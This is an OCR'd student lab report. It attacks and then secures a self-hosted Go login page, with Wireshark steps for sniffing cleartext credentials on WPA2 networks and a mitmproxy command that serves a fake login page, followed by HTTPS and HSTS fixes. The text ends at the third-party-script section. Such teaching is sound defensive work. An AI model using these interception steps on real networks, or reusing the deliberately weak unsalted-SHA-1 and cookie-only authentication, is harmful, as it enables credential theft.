
Secure Login Page

Group 3: Andréas Erlandsson & Mats Högberg



1. Background **3**

2. Goal **4**

3. Theory **5**

3.1. Packet sniffing 5

3.1.1. Vulnerability 5

3.1.2. Countermeasures 5

3.2. Intercepting requests and serving a fake website 6

3.2.1. Vulnerability 6

3.2.2. Countermeasures 6

3.3. Compromising third-party scripts 7

3.3.1. Vulnerability 7

3.3.2. Countermeasures 7

4. Description of work **9**

4.1. Implementing an insecure login page 9

4.2. Packet sniffing 10

4.2.1. Performing the attack 10

4.2.2. Implementing countermeasures 11

4.3. Intercepting requests and serving a fake website 14

4.3.1. Performing the attack 14

4.3.2. Implementing countermeasures 15

4.4. Compromising third-party scripts 17

4.4.1. Performing the attack 17

4.4.2. Implementing countermeasures 18

5. Discussion **20**

6. Conclusion **21**

7. Sources **22**

Appendix **23**

Contributions 23

1. Background

In [1] the security of login pages found on the Alexa top 100,000 domains list were measured. The study showed that many of these login pages were vulnerable to attacks that could compromise login credentials. This can be seen as surprising, as many of the vulnerable login pages are found on websites belonging to big corporations with many engineers that should possess the necessary skills needed in order to secure the company's website against these types of attacks.

One explanation for this lack of security could be that as an engineer developing for the web you mostly learn about security on a theoretical level. You read about attacks and then you implement countermeasures based on this theoretical knowledge. In this report, we will instead use a learning-by-doing approach to educate ourselves on web security. We will select some of the attacks mentioned in the paper and perform these attacks on a login page with poor security. We will also research and implement countermeasures, and show how these countermeasures prevent the selected attacks.

2. Goal

As mentioned in the previous section, the goal of this project is to use a learning-by-doing approach to educate ourselves on web security. This will be done by first researching three attacks that can be used to compromise login credentials on a login page, and the countermeasures that can be implemented in order to defend against these attacks. When this is done, a login page with poor security will be implemented, and it will be shown how the researched attacks can be performed against this page. Finally, the researched countermeasures will be implemented on the login page, and it will be shown how these countermeasures prevent the performed attacks.

The following three attacks will be researched and performed:

1. Packet sniffing
2. Intercepting requests and serving a fake website
3. Compromising third-party scripts

And the countermeasures that will be researched and implemented to defend against these attacks are:

1. Serving the website over HTTPS
2. Using HSTS with preloading
3. Using SRI

The attacks were chosen to represent a few different attackers mentioned in [1], and the countermeasures were chosen since they protect against these attacks.

3. Theory

3.1. Packet sniffing

3.1.1. Vulnerability

When performing a packet sniffing attack, the attacker uses software that intercepts and logs all packets sent over the local network. This can be done if the attacker has access to the network that the victim is connected to, for example if the victim is connected to an unprotected network or if the attacker knows the password to the network that the victim is connected to. If data is sent unencrypted over the network, which is the case if regular HTTP is used when loading a webpage, the attacker will be able to see the contents of the packets in cleartext. This makes it possible for the attacker to compromise login credentials sent over the network.

3.1.2. Countermeasures

To prevent the attacker from reading the contents of packets sent over the network, all web traffic should be sent using HTTPS instead of regular HTTP. While this doesn't prevent the attacker from intercepting the packets that are being sent over the network, it encrypts the contents of the packets using Transport Layer Security (TLS) [2] so that the contents of the packets can't be read by the attacker.

When using HTTPS, a regular unencrypted TCP-connection is first established, which the client and the server uses to exchange all the information needed in order to set up the HTTPS session. The ciphers used for encryption in TLS varies, but in general an asymmetric cipher (e.g. RSA) is used to exchange a master secret, which is then used to encrypt the application messages using a symmetric cipher (e.g. AES). The reason for using symmetric encryption instead of asymmetric encryption for the application messages is that symmetric encryption is faster.

In order to use HTTPS, the server needs a valid TLS certificate. This certificate includes the server's identity, i.e. the domain name of the website, which has to be the same as the domain that is being requested in order for the certificate to be valid. It is thus not possible to use the same certificate for many different websites hosted on different domains.

For a certificate to be valid it also needs to be signed by a Certificate Authority (CA), which is a trusted third party that has verified that the certificate being used actually belongs to the specified domain. This is to prevent attackers from generating their own certificates for domains that they do not control. During the domain verification process, the server requesting the certificate must prove to the CA that it is in control of the domain that the certificate is for. This can for example be done by serving a file on the domain with a secret key that the CA has

generated. When this is done, the signed certificate is sent to the server in a secure way, making sure that only the correct server can provide the correct certificate.

All major browsers include predefined lists of trusted CAs, and when a website is loaded over HTTPS the CA that signed the website's TLS certificate is checked against this list. This process ensures that the certificate being used has been generated by the domain owners, which prevents attacks such as DNS spoofing, where a domain name is connected to the wrong IP address in order to serve a fake website to users.

A server can sign its certificate itself, essentially becoming its own CA, but since the server is not on the predefined list of trusted CAs the certificate won't be trusted by browsers. In this case, the communication still becomes encrypted, but the browser can't verify the authenticity of the server. This scenario raises a big warning in the web browser, alerting the user of what has happened and asking them if they still want to connect. If the user trusts the server, it can be manually added to a local list of trusted CAs. Then everything will work as it should, but only for that specific user.

3.2. Intercepting requests and serving a fake website

3.2.1. Vulnerability

An attacker that controls the network that a victim is connected to can intercept requests being made to websites and serve fake websites in their place. This can't be done if the website is requested using HTTPS, since the victim's browser will see that the certificate for the fake website is missing or invalid. However, if a victim clicks on a link that uses regular HTTP, such as http://www.example.com/, the initial request will be made using regular HTTP, even if the server redirects all HTTP traffic to HTTPS. If this initial request is intercepted, a fake website can be served to the victim using regular HTTP without the browser showing any warning. Since this fake website is controlled by the attacker, it can be set up to compromise the login credentials of any user that logs in on it.

3.2.2. Countermeasures

This attack is made possible due to the fact that the website is initially loaded over HTTP and not HTTPS. To deal with this, one can use HTTP Strict Transport Security (HSTS) [9]. HSTS is a header that can be included in the response from a server to instruct the browser to never load any page on that domain over HTTP until a time limit specified in the header has passed. This means that even if a victim clicks on a link that uses regular HTTP, such as http://www.example.com/, the initial request will be made using HTTPS, which makes it impossible for the attacker to modify the response of the request.

With the HSTS header in place, website administrators can also add their website to a HSTS preload list [3]. This will make all major browsers use HTTPS when loading the website, even if they haven't seen the HSTS header of that website yet.

3.3. Compromising third-party scripts

3.3.1. Vulnerability

Third-party scripts that are included on a website have full access to read and make changes to the website, which means that they can compromise login credentials entered on the website. This means that if a third-party script is included on a website, the website administrator needs to make sure that the script doesn't do anything malicious. Even worse, if the script is loaded from an external source, such as a CDN, the script can be changed at any moment in time to include malicious code without the website administrator knowing it. It might be that the author of the script decided to go rogue, or more likely the source from which the script is loaded has been compromised itself and changed to serve a modified version of the script.

3.3.2. Countermeasures

The best countermeasure against attacks that compromise third-party scripts would be to remove the external script altogether or to download it and serve it from the same domain as the site itself. However, we can imagine that for some sites there are business constraints that force the sites to include external scripts and that these scripts must be loaded from an external source. If this is the case, the vulnerability must be fixed in some other way.

The next best thing to removing the script or downloading it and serving it from the same domain is to use Subresource Integrity (SRI). SRI is a way for browsers to verify that external resources haven't changed since they were included on a webpage [10]. This is done by having the website administrator including a hash of the contents of the included resource in the HTML code of the website. When the browser loads the resource, it hashes the content and compares it to the hash found in the HTML. If the hashes don't match, the resource is blocked from loading. This means that if the resource was changed in any way since it was included on the website, it won't be accepted by the browser. Assuming that the administrator manually audited the resource before hashing it, attacks resulting from compromised third-party scripts are mitigated by this countermeasure.

The Content-Security-Policy require-sri-for directive [11] can be used to make sure that all external resources being included on a website uses SRI. When a browser sees this header in a response from a server, it won't load any external resources on the website if they don't have an integrity hash in the HTML.

It is important to note that not all changes to external scripts are malicious. Scripts are often updated to include new functionality or patched to fix known issues. These changes will also

result in the script having a different hash that before, which means that if the hash in the HTML is not updated the script will be blocked from loading. Also, many popular third-party scripts are thousands of lines long, e.g. [4], [5], which makes it infeasible to check every line manually.

4. Description of work

4.1. Implementing an insecure login page

The implementation of the insecure login page can be found in the “insecure” folder, while the implementation with the added countermeasures described in the following sections can be found in the “secure” folder.

The login page is written in Golang and is implemented using three routes: / (index), /login and /logout. The index route shows a different view depending on whether the user is logged in or not. If the user is not logged in a simple login form is shown (see figure 1), and if the user is logged in the user’s username is shown together with a button for logging out (see figure 2). The view with the login form includes an external JavaScript file that just logs the user agent of the visitor to the console.




Figure 1: The index page when not logged in.




Figure 2: The index page when logged in as the user charming_alan_the_pirate.

The credentials of 100 fake users are stored in the file “users.txt”, and the same credentials are also stored in the “database.txt” files in the secure and insecure folders with the passwords being hashed using SHA-1 with no salts.

The /login route takes a username and a password as parameters and checks whether they match the username and password of a user in the “database.txt” file. If the credentials are correct, a “username” cookie is set with the value of the user’s username. The existence of this cookie signals to the server that the user has authenticated correctly, and that subsequent requests don’t need further authentication. The /logout route simply removes this cookie if present, and redirects the user to the index page.

The insecure login page can be accessed by visiting http://tda602-insecure-login.tk/, while the login page with all the added countermeasures can be accessed by visiting https://tda602-secure-login.tk/. Both the secure and the insecure login pages are hosted on AWS, and so is the external script used on the login page. We won’t go into more detail about the hosting here, since neither the attacks nor the countermeasures presented in the following sections are affected by the way the sites are hosted.

The attacks in the following sections were performed against the site hosted at https://tda602-secure-login.tk/. This was done before any of the countermeasures had been implemented. All of the attacks can be performed against http://tda602-insecure-login.tk/ by changing the domain name and IP address where used.

4.2. Packet sniffing

4.2.1. Performing the attack

To demonstrate how a packet sniffing attack can be performed on a wireless network we will use Wireshark to log all network traffic on a wireless network protected by WPA2 Personal.

Step 1: Enable “Monitor Mode”
Monitor Mode is needed in order to capture all packets sent to the computer running Wireshark. This can be enabled by going to “Capture options” and checking the “Monitor Mode” checkbox for the Wi-Fi interface that should be used.

Step 2: Add the decryption key for the network
To sniff for packets on a secured network, a decryption key needs to be added for the network. To do this, you go to Preferences > Protocols > IEEE 802.11, click “Edit...” next to “Decryption keys”, and add a new key with the correct type and value. For information about how different types of keys should be entered, see [6]. To generate the raw key for a network protected by WPA-PSK, use [7].

Step 3: Start capturing packets
If the victim is on a network protected by WPA-PSK (either WPA or WPA2), the attacker needs to capture all 4 EAPOL packets that are sent when the victim is connecting to the network. To

see if these packets have been captured, the display filter “eapol” can be used. If everything went well, the attacker should see packets similar to the ones shown in figure 3.




Figure 3: EAPOL packets sent to and from the victim’s device when connecting to the network.

Step 5: Look for packets sent to and from the website

To see the packets sent to and from tda602-secure-login.tk, we will use the display filter “ip.dst == 52.29.234.10 || ip.src == 52.29.234.10”. To find the victim’s credentials, we will look for a packet with info “POST /login HTTP/1.1 (application/x-www-form-urlencoded)”. In this packet the victim’s credentials can be seen in cleartext, as can be seen in figure 4.




Figure 4: The “POST /login” packet containing the victim’s username and password in cleartext.

4.2.2. Implementing countermeasures

For our login page, we acquired a free certificate from Let’s Encrypt, which is a non-profit CA that signs TLS certificates for free. We did this using EFF’s Certbot tool, which automates the certificate generation and domain validation process by using a local webserver. The output from the tool can be seen in figure 5.

With the certificate in place, we configured our Golang server to serve the website over TLS using the generated keys. We also set up the server to redirect all HTTP traffic to HTTPS. Both of these changes can be seen in the code snippet below.

```
// server.go

func main() {
    // ...
    go func() {
        httpHost := os.Getenv("HOSTNAME") + ":" + os.Getenv("HTTP_PORT")
        log.Printf("listening for http requests on %s", httpHost)
        log.Fatal(http.ListenAndServe(httpHost, http.HandlerFunc(httpRedirectHandler)))
    }()
```

```
    // ...
    httpsHost := os.Getenv("HOSTNAME") + ":" + os.Getenv("HTTPS_PORT")
    log.Printf("listening for https requests on %s", httpsHost)
    log.Fatal(http.ListenAndServeTLS(
        httpsHost,
        os.Getenv("CERT_FILE"),
        os.Getenv("KEY_FILE"),
        router,
    ))
}

// ...

func httpRedirectHandler(w http.ResponseWriter, r *http.Request) {
    hostParts := strings.Split(r.Host, ":")
    var host string
    if len(hostParts) == 1 {
        host = hostParts[0]
    } else {
        host = hostParts[0] + ":" + os.Getenv("HTTPS_PORT")
    }
    target := "https://" + host + r.URL.Path
    if len(r.URL.RawQuery) > 0 {
        target += "?" + r.URL.RawQuery
    }
    log.Printf("redirecting http://%s to %s", r.Host+r.URL.Path, target)
    http.Redirect(w, r, target, http.StatusTemporaryRedirect)
}
```

To verify that the website is correctly served using HTTPS we can visit the website in a browser. As can be seen in figure 6, the browser says that the connection is secure, and if we look at the certificate that is being used we can see that the certificate is valid and that it has been signed by the Let's Encrypt CA.

Now when sniffing packets sent to and from the website using Wireshark, the attacker is not able to read the contents of the packets in cleartext since all packets are encrypted. The contents of an encrypted packet, as seen in Wireshark, can be seen in figure 7.

```
ubuntu@ip-172-31-42-73:~$ sudo certbot certonly
Saving debug log to /var/log/letsencrypt/letsencrypt.log

How would you like to authenticate with the ACME CA?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
1: Spin up a temporary webserver (standalone)
2: Place files in webroot directory (webroot)
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Select the appropriate number [1-2] then [enter] (press 'c' to cancel): 1
Plugins selected: Authenticator standalone, Installer None
Please enter in your domain name(s) (comma and/or space separated)  (Enter 'c'
to cancel): tda602-secure-login.tk www.tda602-secure-login.tk
Obtaining a new certificate
Performing the following challenges:
http-01 challenge for tda602-secure-login.tk
http-01 challenge for www.tda602-secure-login.tk
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/tda602-secure-login.tk/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/tda602-secure-login.tk/privkey.pem
   Your cert will expire on 2019-08-12. To obtain a new or tweaked
   version of this certificate in the future, simply run certbot
   again. To non-interactively renew *all* of your certificates, run
   "certbot renew"
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-le
```

Figure 5: Obtaining an HTTPS certificate from Let's Encrypt using EFF's Certbot tool.




Figure 6: The certificate as shown in Google Chrome.




Figure 7: Packets encrypted using TLS.

4.3. Intercepting requests and serving a fake website

4.3.1. Performing the attack

To perform this attack, we will use a tool called mitmproxy and configure it as a transparent proxy that intercepts and forwards all traffic sent over the network. See [8] for instructions on how to set this up. When starting mitmproxy, we will use the following command:

```
$ mitmproxy --mode transparent --scripts ./mitmproxy.py
--ignore '^(?!52\.29\.234\.10:80)' --showhost
```

This tells mitmproxy to ignore all traffic, except for HTTP traffic sent to our website, and also loads the addon found in the file “mitmproxy.py”. This is an addon that intercepts requests made to http://tda602-secure-login.tk/ and http://www.tda602-secure-login.tk/ and responds to them with a fake login page that is identical to the one on the real website. An intercepted request in mitmproxy can be seen in figure 8. When the victim enters their credentials on this fake login page, the credentials are sent unencrypted to the server using regular HTTP. This means that the attacker can read the credentials in cleartext, as is shown in figure 9.

Figure 8: A request to http://tda602-secure-login.tk/ being intercepted by mitmproxy and not being redirected to HTTPS.




Figure 9: An unencrypted POST request originating from the fake login page served by mitmproxy.

To trick the victim's device into sending all requests to mitmproxy, we changed the default gateway on the device to the IP of the machine running mitmproxy. In a real-life scenario, the attacker would instead set up the router on the network to do the forwarding, thus not needing physical access to the victim's device.

4.3.2. Implementing countermeasures

To add HSTS to the server, all we need to do is to add the following header to all responses:

```
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

To do this, we configured our Golang router object to use a middleware function that adds the Strict-Transport-Security header on all responses. This change can be seen in the code snippet below.

```
// server.go

func main() {
    // ...
    router := mux.NewRouter()
    // ...
    router.Use(setHeadersMiddleware)
    // ...
}

func setHeadersMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
```

```
        w.Header().Set("Strict-Transport-Security", "max-age=63072000; includeSubDomains;
preload")
        next.ServeHTTP(w, r)
    })
}
```

With this header present, we could also add our website to the HSTS preload list, which we did.

Now all requests made to tda602-secure-login.tk will be made using HTTPS, including the initial request being made when clicking on a link that uses regular HTTP. When trying to intercept one of these HTTPS requests, the fake website won't load and the warning shown in figure 10 will be shown in the victim's browser.




Figure 10: The warning being shown to users when being served a fake website with HSTS in place.

4.4. Compromising third-party scripts

4.4.1. Performing the attack

